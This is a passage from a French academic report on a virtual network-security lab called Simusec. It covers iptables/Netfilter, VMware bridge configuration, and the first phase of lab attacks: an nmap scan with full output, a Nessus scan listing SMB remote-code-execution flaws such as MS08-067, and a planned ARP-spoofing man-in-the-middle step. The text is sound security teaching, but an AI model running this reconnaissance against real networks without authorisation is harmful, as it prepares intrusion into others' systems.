* create_acid_tbls_?_extra.sql script to add this
* functionality to the database.
*
* Referential integrity will greatly improve the
* speed of record deletion, but also slow record insertion.
*/
$use_referential_integrity = 0;
/* Path to the graphing library
```

```
* (Note: DO NOT include a trailing backslash after the directory)
*/
$ChartLib_path = "/var/www/snort/jpgraph-2.1.3/src";
/* File format of charts ('png', 'jpeg', 'gif') */
$chart_file_format = "png";
```

L'Interface ACID




Figure 25 : Aperçut de l'interface d'Acid

h) Le pare-feu Netfilter-iptables

A l'origine, le plus populaire des pare-feux fonctionnant sur Linux était ipchains, mais celui-ci possédait de nombreuses lacunes. Pour remédier à cela, l'équipe de Netfilter a décidé de créer un

nouveau produit appelé Netfilter, qui fournit un certain nombre d'améliorations.

Netfilter est un module, et fonctionne en mode Noyau. C'est lui qui intercepte et manipule les paquets IP avant et après le routage.

Iptables est la commande qui permet de configurer Netfilter en espace Utilisateur.

Traitement des paquets

Tous les paquets inspectés par Netfilter passent à travers des tables de traitement prédéfinies (queues). Chacune de ces files d'attente est dédiée à un type particulier d'activité et est contrôlée par une chaîne associée, qui a pour rôle de transformer ou de filtrer le paquet.

Il y a trois tables au total.

- ✓ La première est la table **mangle**, qui permet d'effectuer des modifications sur les paquets.
- ✓ La seconde table est la file d'attente **filter**, qui est responsable du filtrage des paquets. Elle possède trois chaines prédéfinies dans lesquelles on place les règles de filtrage du pare-feu. Elles sont les suivantes:
  - Chaîne **FORWARD** (transfert): Filtre les paquets à destination d'équipements réseau situés derrière le pare-feu. Ces paquets doivent donc traverser le pare-feu.
  - Chaîne **INPUT** (entrée): Filtre les paquets destinés au pare-feu.
  - Chaîne **OUTPUT** (sortie): Filtre les paquets qui ont pour origine le pare-feu.
- ✓ La troisième table est la file d'attente **nat**, qui est responsable de la traduction d'adresse réseau (NAT). Elle possède trois chaînes prédéfinies, qui sont :
  - Chaîne **PREROUTING** (pré-routage): Habituellement utilisée pour faire de la traduction d'adresse en destination (DNAT). Elle permet de traiter les paquets avant leur routage.
  - Chaîne **POSTROUTING** (post-routage): Traduit les paquets quand l'adresse source doit être changée.

Il est nécessaire de spécifier la table et la chaîne pour chaque règle définie. Il y a cependant une exception : la plupart des règles sont relatives au filtrage ; ainsi, toute chaîne qui est définie sans table associée fera partie de la table filter. La table filter est donc la table par défaut.

Pour mieux comprendre, il suffit de se référer à la figure ci-dessous. Dans cette figure, un paquet TCP venant d'Internet arrive sur l'interface réseau du pare-feu via le réseau A pour créer une connexion.




Figure 26 : schémas de fonctionnemment de netfilter

Le paquet est d'abord examiné par les règles de la chaîne PREROUTING de la table mangle. Il est ensuite inspecté par les règles de la chaîne PREROUTING de la table nat pour voir si l'adresse de destination du paquet nécessite d'être traduite (DNAT). Il est ensuite routé.

Si le paquet est destiné à un autre réseau (réseau B sur le schéma), il est alors filtré par les règles de la chaîne FORWARD de la table filter, et, si nécessaire, l'adresse IP source est traduite (SNAT) dans la chaîne POSTROUTING avant d'arriver dans le réseau B. Lorsque le service de destination décide de répondre, le paquet subit la même séquence de traitement. Les chaînes FORWARD et POSTROUTING peuvent être configurées pour mettre en œuvre des fonctionnalités de qualité de service dans leurs tables mangle.

Si le paquet est destiné au pare-feu lui-même, il passe alors à travers la table mangle de la chaîne INPUT, si elle est configure, avant d'être filtrée par les règles de la table filter de la chaîne INPUT. Si le paquet passe avec succès ces tests, il est alors traité pour par l'application concernée.

A cette étape, le pare-feu doit émettre une réponse. Cette réponse est routée et inspectée par

les règles la table mangle de la chaîne OUTPUT. Ensuite, les règles de la table nat de la chaîne OUTPUT déterminent si DNAT est requis et les règles de la table filter de la chaîne OUTPUT sont ensuite appelées pour aider à bloquer les paquets non autorisés. Enfin, avant que le paquet soit renvoyé sur Internet, La SNAT et la QOS sont effectués, si besoin, par les tables mangle et nat de la chaîne POSTROUTING.

III.2.2.Architecture virtuelle du réseau

Les machines sont configurées suivant l'architecture ci-dessous




Figure 27 : représentant l'architecture de la plateforme

La configuration du réseau virtuel sur vmware se fait en accédant à l'interface de gestion des réseaux. On la retrouve en allant dans le menu **Edit >Virtual network editor**.




Figure 28 : Interface de gestion des réseaux virtuels sur vmware

Dans le cadre de notre plateforme, on choisira le réseau **VMnet8** qui est de type NAT avec pour adresse réseau le **192.168.0.0/24**. Ceci permettra une translation d'adresse pour les échanges avec internet. Ce réseau(VMnet8) fourni un service DHCP qui a été désactivé au profit du service DHCP du serveur. La machine cliente, le serveur, et l'IDS-Firewall, la passerelle internet ont des adresses IP configurées de façon statique. Ce n'est que la machine de l'attaquant qui a reçu une adresse de façon dynamique, une manière d'expliquer comment il a réussi à se connecté au réseau (par DHCP).

Pour un aperçut de comment configurer les paramètres réseau sur windows XP et Windows Server 2003, voir [25]. La machine de l'attaquant a juste eut son client dhcp activé avec la commande **dhclient.**

La machine IDS-Firewal a été configurée en mode bridge (pont) afin de recevoir les paquets, en provenance ou allant vers le serveur, par une interface et les transmettre sur l'autre interface de façon transparente.

Configuration du bridge sur l'IPS-IDS-Firewall

Sur notre plateforme Simusec, la mise en place du pont se fera grâce à l'outil **bridge-utils** que nous installerons à partir des commandes suivantes:

```
sudo apt-get update
sudo apt-get install bridge-utils
```

Commençons par transformer notre machine (Ubuntu) en pont en configurant deux interfaces réseau eth0 et eth1 de façon à ce qu'elles échangent les paquets entre elles.

Nous ajouterons par la suite une nouvelle interface virtuelle br0 et lui affecterons les interfaces réelles eth0 et eth1.

Pour la création il faudra simplement éditer le fichier **/etc/network/interfaces** en y plaçant les lignes suivantes:

```
auto lo
iface lo inet loopback
# Bridge between eth0 and eth1
auto br0
# For static configuration delete or comment out the above line and uncomment
the following:
iface br0 inet static
address 192.168.0.9
netmask 255.255.255.0
network 192.168.0.0
gateway 192.168.0.2
dns-nameservers 192.168.0.10
#  dns-search example.com
pre-up ip link set eth0 down
pre-up ip link set eth1 down
pre-up brctl addbr br0
pre-up brctl addif br0 eth0 eth1
pre-up ip addr flush dev eth0
pre-up ip addr flush dev eth1
pre-up ip link set eth0 up
pre-up ip link set eth1 up
post-down ip link set eth0 down
post-down ip link set eth1 down
post-down ip link set br0 down
post-down brctl delif br0 eth0 eth1
post-down brctl delbr br0
```

Dès ce moment, tous les paquets reçus par l'interface eth0 seront envoyés vers les segments du réseau de l'autre côté de la machine à travers l'interface eth1 et vice-versa.

Il faudra par la suite redémarrer le système avec la commande:

```
sudo /etc/init.d/networking restart
```

Le mode team de vmware

Afin d'interconnecter l'IPS-Firewall au serveur, le mode **team** de vmware a été utilisé afin de créer un segment réseau entre les deux machines. En effet le gestionnaire de réseau virtuel de vmware utilisé précédemment ne permet pas de créer un autre segment (situé de l'autre côté de l'IPS-Firewall) sans créer un réseau différent de VMnet8 (situé vers la machine cliente et l'attaquant). Ce n'est que la création d'un team liant l'IPS-Firewall au serveur qui a permis de les lier par un segment appartenant au même réseau que VMnet8. Confère [24] pour en savoir plus sur la mise en place du team.

Suite aux configurations précédemment effectuées, voilà dans le tableau ci-dessous le résumé des caractéristiques de la plateforme SIMUSEC qui sera utilisée. On peut alors commencer à tester les scénarios d'attaque et de défense.

Nom	Système d'exploitation	RAM	Services	Rôle	Adresse IP
Client	Windows XP	512Mo		Machine cliente du réseau	192.168.0.11
IPS Firewall	Ubuntu 12	512Mo		IDS/IPS et parefeu	192.168.0.9
Attaquant	Backtrack 5 r3	512Mo		Machine d'attaque du réseau	192.168.0.128
Serveur	Windows Server 2003	512Mo	DNS, http, ftp, base de données	héberge les principaux services utilisés par les machines clientes.	192.168.0.10

Tableau 2 : Tableau récapitulatif des machines virtuelles de la plateforme

IV. Réalisation d'attaques sur la plateforme Simusec

IV.1. Préambule

Les attaques qui seront menées sur la plateforme supposent que l'attaquant est directement connecté au réseau local. Cette situation est rendue possible par exemple lorsque celui-ci est un employé mal intentionné de la structure cible ou que certains ports physiques du réseau sont accessibles par le public (ce qui permet à l'attaquant de s'y connecter). On suppose initialement que l'attaquant n'a aucune idée de l'architecture locale du réseau. La première phase de l'attaque va alors constituer à analyser les différents composants du réseau.

IV.2. Phase d'analyse des composants réseau

Elle consiste à énumérer les hôtes actifs du réseau, les ports ouverts, les services fonctionnels sur chacun d'eux et les vulnérabilités exploitables.

IV.2.1.Scan réseau

Le scan réseau (hôtes, ports, services) est fait à partir de l'outil **nmap.**

Avec la commande **nmap -sV -O 192.168.0.0/24,** le scan permet de donner la liste les hôtes du réseau (cible: réseau **192.168.0.0/24**), les services et ports disponibles sur les machines (option **-sV**), et le système d'exploitation utilisé (option **-O**). (Les informations non nécessaires ont été filtrées)

```
root@bt:~# nmap -sV -O 192.168.0.0/24
Starting Nmap 6.01 ( http://nmap.org ) at 2013-07-14 15:02 GMT
Nmap scan report for 192.168.0.2  // adresse de la passerelle vers internet
Host is up (0.29s latency).
Not shown: 993 closed ports
PORT      STATE      SERVICE           VERSION
135/tcp   open       msrpc             Microsoft Windows RPC
```

```
 445/tcp    open        microsoft-ds       Microsoft Windows XP microsoft-ds
 514/tcp    filtered    shell
 912/tcp    open        vmware-auth        VMware Authentication Daemon 1.0
(Uses VNC, SOAP)
 1029/tcp   open        tcpwrapped
 1110/tcp   open        tcpwrapped
 3306/tcp   open        mysql               MySQL 4.1.22-community-nt
 MAC Address: 00:50:56:E1:3D:92 (VMware)
 Device type: general purpose
 Running: Microsoft Windows 7
 OS CPE: cpe:/o:microsoft:windows_7:::enterprise
 OS details: Microsoft Windows 7 Enterprise
 Network Distance: 1 hop
 Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

 Nmap scan report for 192.168.0.9     //adresse du parefeu et IPS
intermédiaire entre le serveur et le reste du réseau
 Host is up (0.00061s latency).
 Not shown: 999 closed ports
 PORT      STATE         SERVICE     VERSION
 80/tcp    open  http    Apache      httpd 2.2.22 ((Ubuntu))
 MAC Address: 00:0C:29:39:8D:8A (VMware)
 Device type: general purpose
 Running: Linux 3.X
 OS CPE: cpe:/o:linux:kernel:3
 OS details: Linux 3.0 - 3.1
 Network Distance: 1 hop

 Nmap scan report for 192.168.0.10  //adresse du serveur
 Host is up (0.00094s latency).
 Not shown: 986 closed ports
 PORT       STATE                SERVICE            VERSION
 21/tcp     open  ftp            Microsoft ftpd
 25/tcp     open  smtp           Microsoft ESMTP    6.0.3790.3959
 53/tcp     open  domain         Microsoft DNS
 110/tcp    open  pop3           Microsoft Windows 2003 POP3 Service 1.0
 135/tcp    open  msrpc          Microsoft Windows RPC
 139/tcp    open  netbios-ssn
 445/tcp    open  microsoft-ds    Microsoft Windows 2003 or 2008 microsoft-ds
 1025/tcp   open  msrpc          Microsoft Windows RPC
```

```
 1026/tcp   open  msrpc            Microsoft Windows RPC
 1029/tcp   open  msrpc            Microsoft Windows RPC
 1030/tcp   open  msrpc            Microsoft Windows RPC
 1031/tcp   open  msrpc            Microsoft Windows RPC
 1032/tcp   open  msrpc            Microsoft Windows RPC
 1033/tcp   open  msrpc            Microsoft Windows RPC
 MAC Address: 00:0C:29:3A:17:31 (VMware)
 Device type: general purpose
 Running: Microsoft Windows 2003
 OS CPE: cpe:/o:microsoft:windows_server_2003::sp1
cpe:/o:microsoft:windows_server_2003::sp2
 OS details: Microsoft Windows Server 2003 SP1 or SP2
 Network Distance: 1 hop
 Service Info: Host: serveur; OSs: Windows, Windows 2000; CPE:
cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_2000

 Nmap scan report for 192.168.0.11 //machine cliente
 Host is up (0.0022s latency).
 Not shown: 997 closed ports
 PORT    STATE SERVICE      VERSION
 135/tcp open  msrpc        Microsoft Windows RPC
 139/tcp open  netbios-ssn
 445/tcp open  microsoft-ds Microsoft Windows XP microsoft-ds
 MAC Address: 00:0C:29:B8:0C:10 (VMware)
 Device type: general purpose
 Running: Microsoft Windows XP
 OS CPE: cpe:/o:microsoft:windows_xp::sp2 cpe:/o:microsoft:windows_xp::sp3
 OS details: Microsoft Windows XP SP2 or SP3
 Network Distance: 1 hop
 Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Le scan donne des informations sur quatre adresses réseau actives. On constate que la machine qui a pour adresse IP **192.168.0.10** a les ports **ftp** (port 21), **mail** (pop3 port 110, smtp port 25) , **dns** (port 53), **http** (port 80) ouverts et la version du système d'exploitation de la machine est windows server 2003. On peut en déduire que c'est un serveur. Une machine fonctionne sur windows xp et a les ports standard ouverts (port 135 **msrpc**, 139 **netbios-ssn**, 445 **microsoft-ds**) c'est-à-dire ceux destinés à la communication entre les machines windows (partage de fichiers, recherche de nom netbios etc..). C'est une machine cliente. Il vient ensuite une machine fonctionnant sous Ubuntu qui

n'a que le port 80 ouvert. L'adresse 192.168.0.2 correspond à une machine Windows 7. Ici, en consulant les paramètres IP de sa machine, l'attaquant constate que cette adresse correspond l'adresse de la passerelle.

IV.2.2.L'analyse des vulnérabilités

L'outil utilisé ici est **Nessus**. Suite à l'analyse de Nmap qui a révélé la présence d'un serveur sur le réseau, l'attaquant décide de faire un scan de vulnérabilités sur cette machine.

Procédure

- Le service de nessus est lancé avec la commande **nessusd,** ensuite on lance l'url **https://127.0.0.1:8834** dans le navigateur**.**
- Ensuite la connexion est effectuée avec le compte d'accès nessus (ici c'est **username**: nessus, **password**: nessus)
- A partir du menu **scan**, l'option **add** permet d'ajouter un nouveau scan. Ceci fait aparaitre une interface avec des champs comme l'indique la *figure 29*.





Figure 29 : Configuration d'un type de scan

Valeurs des champs

- ✓ **Name:** le scan est nommé **Scan serveur**.
- ✓ **Type:** ici c'est l'option scan immédiat (**Run now**) qui est choisie.
- ✓ **Policy:** le scan cible les services de type réseau local comme le service de partage en réseau local. Donc c'est l'option **Internal Network Scan** qui est choisie.
- ✓ **Scan Targets:** il contient la valeur 192.168.0.10 qui correspond à l'adresse du serveur.

On valide les paramètres et on va dans le menu **Scans** pour lancer le scan avec le bouton **launch scan.**

Après le scan, on peut parcourir le résultat. Voici les vulnérabilités que comporte le service SMB du port 445 dans la *figure 30* ci-dessous



Plugin ID	Name	Port	Severity
22034	MS06-035: Vulnerability in Server Service Could Allow Remote Code Execution (917159) (uncr	cifs (445/tcp)	High
35362	MS09-001: Microsoft Windows SMB Vulnerabilities Remote Code Execution (958687) (uncrede	cifs (445/tcp)	High
22194	MS06-040: Vulnerability in Server Service Could Allow Remote Code Execution (921883) (uncr	cifs (445/tcp)	High
12209	MS04-011: Security Update for Microsoft Windows (835732) (uncredentialed check)	cifs (445/tcp)	High
11835	MS03-039: Microsoft RPC Interface Buffer Overrun (824146) (uncredentialed check)	cifs (445/tcp)	High
12054	MS04-007: ASN.1 Vulnerability Could Allow Code Execution (828028) (uncredentialed check)	cifs (445/tcp)	High
34477	MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Remote Code E	cifs (445/tcp)	High
11808	MS03-026: Microsoft RPC Interface Buffer Overrun (823980) (uncredentialed check)	cifs (445/tcp)	High

Figure 30 : vulnérabilités sur le port 445 découvertes

Ces informations seront utilisées pour effectuer des intrusions.

IV.3. Les attaques sur le réseau

IV.3.1. L'attaque du man-in-the-middle

Dans le cadre de notre scénario, le **Man In The Middle** se base sur l'arp spoofing qui permet d'empoisonner les caches ARP des machines cibles. Le sniffing, quand à lui, permettra de capturer et d'analyser tous les paquets transitant par la carte réseau de l'attaquant.

IV.3.1.a. L'étape du spoofing

